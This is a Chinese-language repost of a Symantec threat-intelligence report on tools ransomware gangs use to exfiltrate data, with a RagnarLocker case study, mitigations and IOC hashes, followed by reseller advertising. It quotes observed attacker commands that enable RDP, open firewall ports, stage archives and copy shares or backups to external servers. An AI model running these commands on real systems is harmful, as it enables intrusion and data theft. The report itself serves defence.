資料洩漏：勒索軟體攻擊者利用的工具越來越多

2024年3月6日發布 | 威脅情報

威脅獵手團隊
賽門鐵克

新出現的勒索軟體與已停止運作的 NetWalker 關係密切

勒索軟體攻擊者在攻擊中部署的資料洩漏工具越來越多，僅在過去三個月中，賽門鐵克就發現攻擊者使用至少十幾種不同的資料洩漏工具。雖然有些洩漏工具是惡意軟體，但絕大多數都是雙重用途軟體（註：又稱兩用工具），即攻擊者用於惡意目的使用的合法軟體。

雙重勒索攻擊現在已成為大多數勒索軟體運營商的標準做法。除了加密檔外，攻擊者還會竊取受害者的資料，並威脅說除非支付贖金，否則就會釋出這些資料。事實證明，這種策略是有效的，它為攻擊者提供更多的籌碼，使他們可以利用這些籌碼來對付那些可能有能力從備份中恢復加密檔案的組織。

目前，勒索軟體行為者用於洩漏的工具越來越多。這一趨勢似乎是由兩個因素導致的：一是攻擊者對某些類型軟體潛在功能的認識不斷提高；二是攻擊者希望找到一些鮮為人知的替代工具，以取代那些因惡意使用而聲名狼藉的工具。

雖然 Rclone 仍是勒索軟體行為者最常用的洩漏工具，但增長最快的類別是遠端控管 (remote administration) 和遠端管理 (remote management) 工具，例如：AnyDesk、ScreenConnect 和 Atera。這些工具吸引攻擊者的原因在於它們的功能，因為洩漏只是它們的功能之一，而且大多數工具都可以在被攻擊的電腦上充當實際上的後門。



圖 1. 最常見的洩漏工具和使用這些工具來操作的勒索軟體

過去三個月中最常用的洩漏工具包括：

Rclone：開源工具，可合法用於管理雲端當中的內容，已被勒索軟體行為者濫用於從受害者機器中洩漏資料。有關如何使用 Rclone 的案例，請參閱底下的個案研究。

AnyDesk：一款合法的遠端桌面應用程式。安裝之後，攻擊者可以遠端存取網路上的電腦。惡意使用 AnyDesk 現在已成為一種眾所周知的 TTP（戰術、技巧和程序），在某些情況下，攻擊者會利用偽裝（masquerading）的技術，試圖將 AnyDesk 可執行檔重命名為看起來更無害的名稱，以避免引起懷疑。

RDP：遠端桌面協定。微軟開發的一種協定，允許電腦透過終端伺服器軟體連接並控制另一台電腦。攻擊者可嘗試使用多種技術來啟用 RDP，包括利用各種就地取材（living-off-the-land）工具。一旦啟用 RDP，攻擊者就可以使用任何利用 RDP 協定的兩用工具。

例如：攻擊者可能會試圖通過修改登錄值來啟用 RDP：

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

攻擊者還可以嘗試使用 Network Shell(netsh) 命令建立一個防火牆規則，專門允許所有傳入的 RDP 連接：

```
netsh advfirewall firewall add rule name=[NAME] RemoteDesktop" dir=in protocol=TCP localport=3389 action=allow
```

Cobalt Strike：一種現成的工具，可用於執行命令、注入其他程序、提升當前程序或假冒其他程序，以及上傳和下載檔案。它表面上作為具有合法用途的洩漏測試工具，但總是被惡意行為者利用。Cobalt Strikes 曾被用於資料洩漏，攻擊者利用 Cobalt Strike 的信標有效負載與被入侵系統建立隱蔽的通訊管道，從而秘密地洩漏敏感性資料。該工具能夠模仿正常的網路流量並混入合法活動，使攻擊者能夠從被入侵的網路中偷偷傳輸有價值的資訊。

ScreenConnect：ConnectWise 的遠端桌面應用工具，用於遠端存取電腦。

Atera：合法的遠端監控和存取軟體。攻擊者通常使用和類似工具遠端存取網路上的電腦。

WinRAR：一種檔案打包管理器，可用於打包或壓縮檔案。攻擊者使用 WinRAR 和類似實用程式（例如：7-Zip）來準備檔案以進行洩漏：

```
cmd /u [REMOVED] CSIDL_COMMON_APPDATA\rar.exe a -dh -hp[REMOVED] -m5 CSIDL_COMMON_APPDATA\1.rar CSIDL_COMMON_APPDATA\1.txt > CSIDL_COMMON_APPDATA\log.txt
```

Restic：開源命令列備份工具，被設計成一種高效、安全，適用於 Windows、Linux 和 OSX 等多種平臺的備份工具。Restic 支援多種存儲方式，包括本地目錄、SFTP 伺服器、Amazon S3、Microsoft Azure 和 Google Cloud Storage，這使它成為勒索軟體攻擊者的熱門選擇。

以下是 Noberus 勒索軟體的攻擊者使用 Restic 命令的範例。『init』命令初始化一個新的存儲庫。『-r』參數指定備份到哪個存儲庫或從哪個存儲庫還原，而『-use-fs-snapshot 』參數則指示

應用程式盡可能使用檔案系統快照。

```
CSIDL_COMMON_VIDEO\restic.exe -r rest:http://[REMOVED]:8000/ init
[REMOVED] CSIDL_COMMON_VIDEO\ppp.txt
CSIDL_COMMON_VIDEO\restic.exe -r rest:http://[REMOVED]:8000/
[REMOVED] CSIDL_COMMON_VIDEO\ppp.txt --use-fs-snapshot --verbose backup "CSIDL_
SYSTEM_DRIVE\[REMOVED]"
```

TightVNC：開源遠端桌面軟體。

WinSCP：適用於 Microsoft Windows 的合法 SFTP 用戶端和 FTP 用戶端。

Pandora RC：Pandora Remote control（前身為 eHorus）是一款合法的商業版遠端存取工具，並為 Windows、Linux 和 Mac 工作站提供代理程式。它也被攻擊者使用，主要是為了方便遠端存取和部署附加工具，以協助憑證傾印和橫向移動。不過，Pandora RC 也可能被用於從目標組織竊取敏感資訊。遠端管理平臺可在任何裝有網路流覽器的設備上使用。

Chisel Chisel：是一款開源代理工具。它被設計用於建立加密通道連接，常用於網路安全測試和洩漏測試場合。不過，在勒索軟體攻擊中它也被濫用，作為資料洩漏活動的一部分，建立通往攻擊者控制的基礎設施的通道。它會建立一個透過 HTTP 傳輸並透過 SSH 保護的 TCP／UDP 通道。

PowerShell PowerShell：微軟腳本工具，可用於運行命令、下載有效負載、穿越被入侵的網路和進行偵查。在幾次勒索軟體攻擊中，攻擊者都執行了特定的命令以促進資料洩漏，包括使用 Compress-Archive 命令：

```
powershell Compress-Archive CSIDL_PROFILE\public\[REMOVED]-fs CSIDL_PROFILE\public\
[REMOVED]-fs.zip
```

個案研究：在 RagnarLocker 攻擊中使用 Rclone

Rclone 是一種開源工具，其合法用途包括線上備份和管理雲端中的內容。勒索軟體攻擊者利用它的功能從被入侵的網路中竊取資料。它通常是由攻擊者在滲透到目標網路後自行安裝的。Rclone 現在被勒索軟體集團頻繁使用，以至於許多攻擊者現在會重命名 Rclone，偽裝成其他名稱（例如：svchost.exe）。

2023 年 7 月發生的 RagnarLocker 攻擊提供一個勒索軟體行為者如何使用 Rclone 的例子。第一個出現的惡意活動證據是，Powershell 命令停用本機安全性授權（LSA）保護。攻擊者隨後執行 SoftPerfect Network Scanner (netscan.exe)，這是一款用於探索主機名稱和網路服務的公開工具。

第二天，攻擊者恢復活動，部署 Mimikatz 和 LaZagne 來傾印憑證，然後使用一些就地取材工具來收集系統資訊、保存登錄值配置、在網路上的其他電腦上執行命令，並啟用遠端桌面協定 (RDP) 以方便遠端存取。

攻擊者隨後開始使用 Rclone 從網路共用資料夾中複製資料，例如：

```
rclone copy \[REMOVED]\[REMOVED]\Shares --max-age 2095d [REMOVED]:[REMOVED]/ -P
--exclude "*.{zip,log,rar,wav,mp4,mpeg}" --ignore-existing --auto-confirm --multi-thread-streams 6
--transfers 6
```

有趣的是，攻擊者發出的命令中經常出現錯別字，這表明是鍵盤操作而非自動化。

攻擊者隨後啟動與 Put.io 檔共用服務的 Rclone 連接，將其作為竊取資料儲存的目的地：

- https://api.put[.]io
- https://s100.put[.]io
- https://s101.put[.]io
- https://s102.put[.]io
- https://s103.put[.]io
- https://upload.put[.]io

一旦資料外洩完成，攻擊者就會進入下一階段的攻擊，部署 RagnarLocker 有效負載並加密文件。

鴨子划水

對於大多數勒索軟體行為者來說，資料外洩現在是攻擊鏈中的關鍵步驟，許多人將竊取資料視為勒索組織的最有效方式，他們建立暗網資料洩漏網站，點名受害者，並在不支付贖金的情況下公佈竊取的資料。雖然仍有一些惡意軟體是為此目的而編寫，但許多攻擊者正在轉向使用合法套裝軟體，因為他們認為這些套裝軟體在受害者網路上部署時觸發警報的可能性較低。

防護方案

Symantec Adaptive Protection 可幫助關閉攻擊者利用就地取材工具和兩用工具進行攻擊的途徑。Adaptive 允許用戶：

- 設定企業環境中受信任的應用程式以及處理程序的正常行為。
- 分析盛行率，了解並消除環境中特定行為的潛在影響。
- 管理員可以使用盛行率分析和相關的 MITRE 技術來協助確認要阻止哪些應用程式行為。任何不使用或很少使用的行為都可以被安全地阻止。

有關 Alpha 最新的防護更新，請訪問賽門鐵克原廠最新的防護公告 (Protection Bulletins)。

緩解措施

- 監控對外流量是否存在異常模式以及與外部伺服器或雲端儲存服務的通訊。
- 監控網路內兩用工具的使用情況。

- 監控網路上的登錄表和系統變更。
- 確保使用最新版本的 PowerShell，以使用增強的日誌記錄和稽核功能，以及最新的安全功能（例如：AppLocker）。
- 限制存取 RDP 服務。只允許從特定的已知 IP 位址存取 RDP，並確保使用多因子認證 (MFA)。
- 對管理帳戶的使用實施適當的稽核和控制。您還可以為管理工作實施一次性憑證，以避免管理憑證被盜和濫用。
- 為管理工具建立使用設定檔。攻擊者會使用許多此類工具在網路中橫向移動而不被發現。
- 酌情使用應用程式白名單。
- 鎖定 PowerShell 可以提高安全性，例如：使用 constrained 語言模式。

入侵指標 (Indicators of Compromise)

如果 IOC 是惡意的並且我們能夠使用該檔案，Symantec Endpoint 產品將檢測並阻止該檔案。

SHA-256 hash	Description
d5e01c86dab89a0ecbf77c831e4ce7e0392bea12b0581929cace5e08bdd12196	Rclone
df69dc5c7f62c06b0a64c9b065c3cbe7d034af6ba14131f54678135c33806f3e	Rclone
2cbe4368f75f785bf53cbc52b1b357d6281dc41adc1a1aa1870e905a7f07ed5e	Rclone
e94901809ff7cc5168c1e857d4ac9cbb339ca1f6e21dcce95dfb8e28df799961	Rclone
9b5d1f6a94ce122671a5956b2016e879428c74964174739b68397b6384f6ee8b	Rclone
aaa647327ba5b855bedea8e889b3fafdc05a6ca75d1cfd98869432006d6fecc9	Rclone
9bbc9784ce3c818a127debfe710ec6ce21e7c9dd0daf4e30b8506a6dba533db4	Rclone
64e0322e3bec6fb9fa730b7a14106e1e59fa186096f9a8d433a5324eb6853e01	Rclone
de96a6e69944335375dc1ac238336066889d9ffc7d73628ef4fe1b1b160ab32c	Rclone
5cc2c563d89257964c4b446f54afe1e57bbee49315a9fc001ff5a6bcb6650393	Rclone
8a878d4c2dff7ae0ec4f20c9ddbbe40b1d6c801d07b9db04597e46b852ea2dc5	Rclone
6ad342fbfe679c66ecf31b7da1744cbf78c3dc9f4dbc61f255af28004e36a327	Rclone
8e21c680dab06488014abca81348067753be97fd0413def630701019dea00980	Rclone
f63ff9c6f31701c1dca42d47ca4d819645e8d47586cf375db170503ce92b777e	Rclone
d6c1e30368d7ed406f0a6c6519287d589737989e8ff1297b296054b64b646b3f	Rclone
109b03ffc45231e5a4c8805a10926492890f7b568f8a93abe1fa495b4bd42975	AnyDesk
7d531afcc1a918df73f63579ca8d1a5c8048d8ac77917674c6805f31c8c9890f	AnyDesk
734f3577aa453fe8e89d6f351a382474a5dab97204aff1e194eee4e9fdff0a4a	AnyDesk
fc19f3275d02764cf249dc6fe8962e06b83a4f5769cc369bc4f77b90c567df18	AnyDesk
e69f82a00ab0e15d2d5d9f539c70406cbfaffd2d473e09aab47036d96b6a1bc1	AnyDesk

SHA-256 hash	Description
5b70972c72bf8af098350f8a53ec830ddbd5c2c7809c71649c93f32a8a3f1371	AnyDesk
7bcff667ab676c8f4f434d14cfc7949e596ca42613c757752330e07c5ea2a453	AnyDesk
cd37a69b013336637a1ee722a6c7c8fd27439cf36ac8ed7e29374bbe4a29643e	AnyDesk
8cd552392bb25546ba58e73d63c4b7c290188ca1060f96c8abf641ae9f5a8383	AnyDesk
ec33d8ee9c3881b8fcea18f9f862d5926d994553aec1b65081d925afd3e8b028	AnyDesk
bbbedd933ac156b476e1b3edb3e09501c604a79c4ff1a917df779a9f1bec5cca	AnyDesk
7c20393e638d2873153d2873f04464d4bad32a4d40eabb48d66608650f7d4494	AnyDesk
355faa21f35d4a15c894445f09af97b2ad90604425b9a4b9076e293dbd4504ab	AnyDesk
580f6a285c6c3b7238bd16e1aeb62a077ae44b5061a2162e9fd6383af59028bb	AnyDesk
af61905129f377f5934b3bbf787e8d2417901858bb028f40f02200e985ee62f6	AnyDesk
4de898c139fb5251479ca6f9ec044cac4d83a2f5d1113b7a4b8f13468a130c97	AnyDesk
d928708b944906e0a97f6a375eb9d85bc00de5cc217d59a2b60556a3a985df1e	AnyDesk
cdb82be1b9dd6391ed068124cfdf2339d71dd70f6f76462a7e4a0fdadd5a208a	Cobalt Strike
0242c29a20e19a4c19ff1e5cc7f28a8af3c13b6ec083d0569b3ba15a02c898b6	Cobalt Strike
9242846351a65655e93ed2aeaf36b535ff5b79ddf76c33d54089d9005a66265b	Cobalt Strike
935c1861df1f4018d698e8b65abfa02d7e9037d8f68ca3c2065b6ca165d44ad2	Cobalt Strike
8d6a398f97d734412de03340bbb8237d00c519479649af8933afb8fb4fa2f695	Cobalt Strike
837fa64038a1e46494b581020606c386fbd79898aab9f38f90df8cfa7d4599ec	Cobalt Strike
3cc56d5b79877a8ee6d15f0109d1c59937d6555ae656924686cafeee36ec0d57	Cobalt Strike
3e2bda57454efa2e87ae4357f5c6c04edafa6b1efcda8093cbfd056a211d0f39	Cobalt Strike
840e1f9dc5a29bebf01626822d7390251e9cf05bb3560ba7b68bdb8a41cf08e3	Cobalt Strike
6cf60c768a7377f7c4842c14c3c4d416480a7044a7a5a72b61ff142a796273ec	Cobalt Strike
5adfef3f7721d6616650711d06792c087fd909f52435c8124c5f940f7acbdb48	Cobalt Strike
270c888f8fbeb3bdc2dbcf8a911872791e05124d9bd253932f14dc4de1d2aed2	Cobalt Strike
6c5338d84c208b37a4ec5e13baf6e1906bd9669e18006530bf541e1d466ba819	Cobalt Strike
0f4fa41c4ab2ac238cbe92438cb71d139a7810c6c134b16b6c6005c4c5b984e4	Cobalt Strike
b53f3c0cd32d7f20849850768da6431e5f876b7bfa61db0aa0700b02873393fa	Cobalt Strike
c4753ca743f0bfa82590e9838ad48af862814052e5c90a6dab97c651942a9d61	Cobalt Strike
040f59f7e89787ee8db7ba44a11d7ed2ce9065ac938115933ca8cb37bb99abc5	Cobalt Strike
89a09433e0a57d8c01d5bab4ef4e6def979d2bc8e1ffad47ee6eadd3b85d09e9	Cobalt Strike
64dd55e1c2373deed25c2776f553c632e58c45e56a0e4639dfd54ee97eab9c19	Cobalt Strike
523dcd9d9b971a8b4c53b5cfd9a003d7fcc0e6a4e0a06039db7f87ba7fb0a167	Cobalt Strike
664bb48bf3e8a7d7036e4b0029fa10e1a90c2562ad9a09a885650408d00dea1b	Cobalt Strike
461ba29d9386de39071d8f2f7956be21fb4fa06df8dd1db6dec3da0982e42f9f	Cobalt Strike
d551b4f46ad7af735dfa0e379f04bdb37eda4a5e0d9fe3ea4043c231d034176c	Cobalt Strike

SHA-256 hash	Description
8b23414492ebf97a36d53d6a9e88711a830cbfb007be756df4819b8989140c2d	Cobalt Strike
a8611c0befdb76e8453bc36e1c5cfea04325e57dffb21c88760c6e0316319b36	Cobalt Strike
d4e9986e9ad85daae7fabd935f021b26d825d693209bed0c9084d652feef0d77	Cobalt Strike
a7f477021101837696f27159031c27afec16df0a92355dfe0eb06e8b23bff7f6	Cobalt Strike
00be065f405e93233cc2f0012defdcbb1d6817b58969d5ffd9fd72fc4783c6f4	Cobalt Strike
3f0256ae16587bf1dbbd3b25a50f972883ae41bce1d77f464b2a5c77fd736466	Cobalt Strike
e2a5fb1ca722474b76d6da5c5b1d438a1e58beca52864862555c9ab1b533e72d	ScreenConnect
ea38cff329692f6b4c8ade15970b742a9a8bb62a44f59227c510cb2882fa436f	ScreenConnect
d7267fe13e073dcfe5b0d319e41646a3eb855444d25c01d52d6dab9de695e1b1	ScreenConnect
91605641a4c7e859b7071a9841d1cd154b9027e6a58c20ec4cadafeaf47c9055	ScreenConnect
df28158ea229ab67f828328fc01ea7629f3b743ecea8c0b88fba80cd7efc3a75	ScreenConnect
5778bf9e4563a80ec48e975eaa81fd6fe2f4b504ffcd61fcfbceb65a45eb8345	ScreenConnect
bcaa3d8dcba6ba08bf20077eadd0b31f58a1334b7b9c629e475694c4eeafd924	ScreenConnect
d40ae98a7d18c2c35c0355984340b0517be47257c000931093a4fc3ccc90c226	ScreenConnect
935c1861df1f4018d698e8b65abfa02d7e9037d8f68ca3c2065b6ca165d44ad2	Atera
d0ceb18272966ab62b8edff100e9b4a6a3cb5dc0f2a32b2b18721fea2d9c09a5	Atera
840e1f9dc5a29bebf01626822d7390251e9cf05bb3560ba7b68bdb8a41cf08e3	Atera
cef987a587faded1a497d37cf8d1564a287ef509338dbd956ea36c8e6aa9a68e	Atera
bc866cfcdda37e24dc2634dc282c7a0e6f55209da17a8fa105b07414c0e7c527	Atera
3a3fe8352e0a2bca469dba0dc5922976d6ba4dc8b744ac36056bfb25dbf7fc68	Atera
8258756c2e0ca794af527258e8a3a4f7431fbd7df44403603b94cb2a70cb1bdf	Atera
b99d61d874728edc0918ca0eb10eab93d381e7367e377406e65963366c874450	Atera
486b2c2b0ca934ab63a9cf9f4b660768ad34c8df85e6f070aec0b6a63f09b0d8	Atera
6f88fb88ffb0f1d5465c2826e5b4f523598b1b8378377c8378ffebc171bad18b	Atera
ec436aeee41857eee5875efdb7166fe043349db5f58f3ee9fc4ff7f50005767f	Atera
5d8f9cf481d72c53438cdfff72d94b986493e908786e6a989acad052d1939399	Atera
5157d2c1759cb9527d780b88d7728dc4ba5c9ce5fddff23fb53c0671febb63bc	Atera
de96a6e69944335375dc1ac238336066889d9ffc7d73628ef4fe1b1b160ab32c	Atera
9a7c58bd98d70631aa1473f7b57b426db367d72429a5455b433a05ee251f3236	Atera
ff79d3c4a0b7eb191783c323ab8363ebd1fd10be58d8bcc96b07067743ca81d5	Atera
35e6742e840490ee8ccfbbccacd5e7e61a1a28a2e23fb7b5083a89271a5fd400	Atera
265b69033cea7a9f8214a34cd9b17912909af46c7a47395dd7bb893a24507e59	WinRAR
f6c9532e1f4b66be96f0f56bd7c3a3c1997ea8066b91bfcc984e41f072c347ba	WinRAR
b1e7851bd2edae124dc107bec66af79febcb7bc0911022ac31b3d24b36b3f355	WinRAR
8258756c2e0ca794af527258e8a3a4f7431fbd7df44403603b94cb2a70cb1bdf	WinRAR

SHA-256 hash	Description
9e3c618873202cd6d31ea599178dd05b0ab9406b44c13c49df7a2cbc81a5caa4	WinRAR
b99d61d874728edc0918ca0eb10eab93d381e7367e377406e65963366c874450	WinRAR
d1144b0fb4e1e8e5104c8bb90b54efcf964ce4fca482ee2f00698f871af9cb72	WinRAR
0244b889e1928a51b8552ab394f28b6419c00542a1bbc2366e661526790ec0a7	WinRAR
0d068a6aa2df88613e1c5c7ba412a5a5bc3cadc3f3ab4b76d10035ba8eec27bf	WinRAR
33f6acd3dfeda1aadf0227271937c1e5479c2dba24b4dca5f3deccc83e6a2f04	Restic
99abf0d33e2372521384da3c98fd4a3534155ad5b6b7852ebe94e098aa3dc9b8	TightVNC
366f5d5281f53f06fffe72f82588f1591191684b6283fb04102e2685e5d8e95c	WinSCP
eea7d9af6275c1cbf009de73a866eac4bc5d0703078ffe73b0d064cca4029675	WinSCP
2e64bf8ca66e4363240e10dd8c85eabbf104d08aba60b307435ff5760d425a92	Pandora RC
40c81a953552f87de483e09b95cbc836d8d6798c2651be0beba3b1a072500a15	Chisel
d3b125f6441485825cdf3e22e2bfdeda85f337e908678c08137b4e8ef29303db	Chisel
b9ef2e948a9b49a6930fc190b22cbdb3571579d37a4de56564e41a2ef736767b	Chisel
9b78a7d8fd95fe9275c683f8cca54bc6c457b2cb90c549de227313a50da4fc41	Chisel
7ef2cc079afe7927b78be493f0b8a735a3258bc82801a11bc7b420a72708c250	Chisel

關於作者

威脅獵手團隊
賽門鐵克

威脅獵手 (Threat Hunter) 團隊是賽門鐵克內部的一群安全專家，其任務是調查有針對性的攻擊，推動賽門鐵克產品的增強保護，並提供分析以幫助客戶應對攻擊。

原廠網址：https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/ransomware-data-exfiltration

更多資訊 請造訪我們的網站 **http://www.SaveTime.com.tw**
(好記：幫您節省時間.的公司.在台灣)

關於賽門鐵克 (Symantec)

賽門鐵克 (Symantec) 已於 2019/11 併入全球網通晶片巨擘--博通 (BroadCom，美國股市代號 AVGO，全世界網際網路流量有 99.9% 經過博通的網通晶片) 軟體事業部的企業安全部門 (SED)，特別是近年以半導體的嚴謹、系統化以及零錯誤思維來改造核心技術、管理框架以及整合最完整的資安生態體系，讓賽門鐵克的解決方案在穩定性、相容性、有效性以及資安生態系整合擴充性，有著脫胎換骨並超越業界的長足進步。博通 (Broadcom) 是務實的完美主義者，致力於追求卓越、關注細節並且有系統和紀律地投入科技創新與嚴謹工藝，同時也大大降低交易複雜性。Symantec 持續創新的技術能為日新月異的資安問題提供更好的解決方案，近三年 Symantec 很少出現在由公關機制產生的頭版文章中，而且在全球前兩千大企業的市佔率及營收成長均遠遠高於併入博通之前，增長幅度也領先其他競爭對手，是科技創新驅動的解決方案非常穩健可靠深受大型企業信賴的實證，也顯示大型企業顧客對轉型中的新賽門鐵克未來充滿信心。(美籍華人王嘉廉創辦的企業軟體公司，組合國際電腦（CA Technologies）以及雲端運算及「硬體虛擬化」的領導廠商--VMware， 也是博通軟體事業部的成員)。2021 年八月，因應國外發動的針對性攻擊日益嚴重，美國網路安全暨基礎架構安全管理署（CISA）宣布聯合民間科技公司，發展全國性聯合防禦計畫 JCDC(Joint Cyber Defense Collaborative)，而博通賽門鐵克是首輪被徵招的一線廠商，如就地緣政治考量，Symantec 也絕對是最安全的資安廠商。擁有更強大資源與技術為後盾的賽門鐵克已更專注於整合各種最新科技於既有領先業界的端點、郵件、網頁以及身分認證等安全解決方案。

關於保安資訊 www.savetime.com.tw

保安資訊團隊是台灣第一家專注在賽門鐵克解決方案的技術型領導廠商，被業界公認為賽門鐵克解決方案專家。自 1995 年起就全心全力於賽門鐵克資訊安全解決方案的技術支援、銷售、規劃與整合、教育訓練、顧問服務，特別是提供企業 IT 專業人員的知識傳承 (Knowledge Transfer)、協助顧客符合邏輯地解決資安問題本質的效益上，以及基於比原廠更孰悉用戶環境的優勢能提供更快速有效的技術支援回應，深獲許多中大型企業與組織的信賴，長期合作的意願與滿意度極高。保安資訊連絡電話：**0800-381-500**。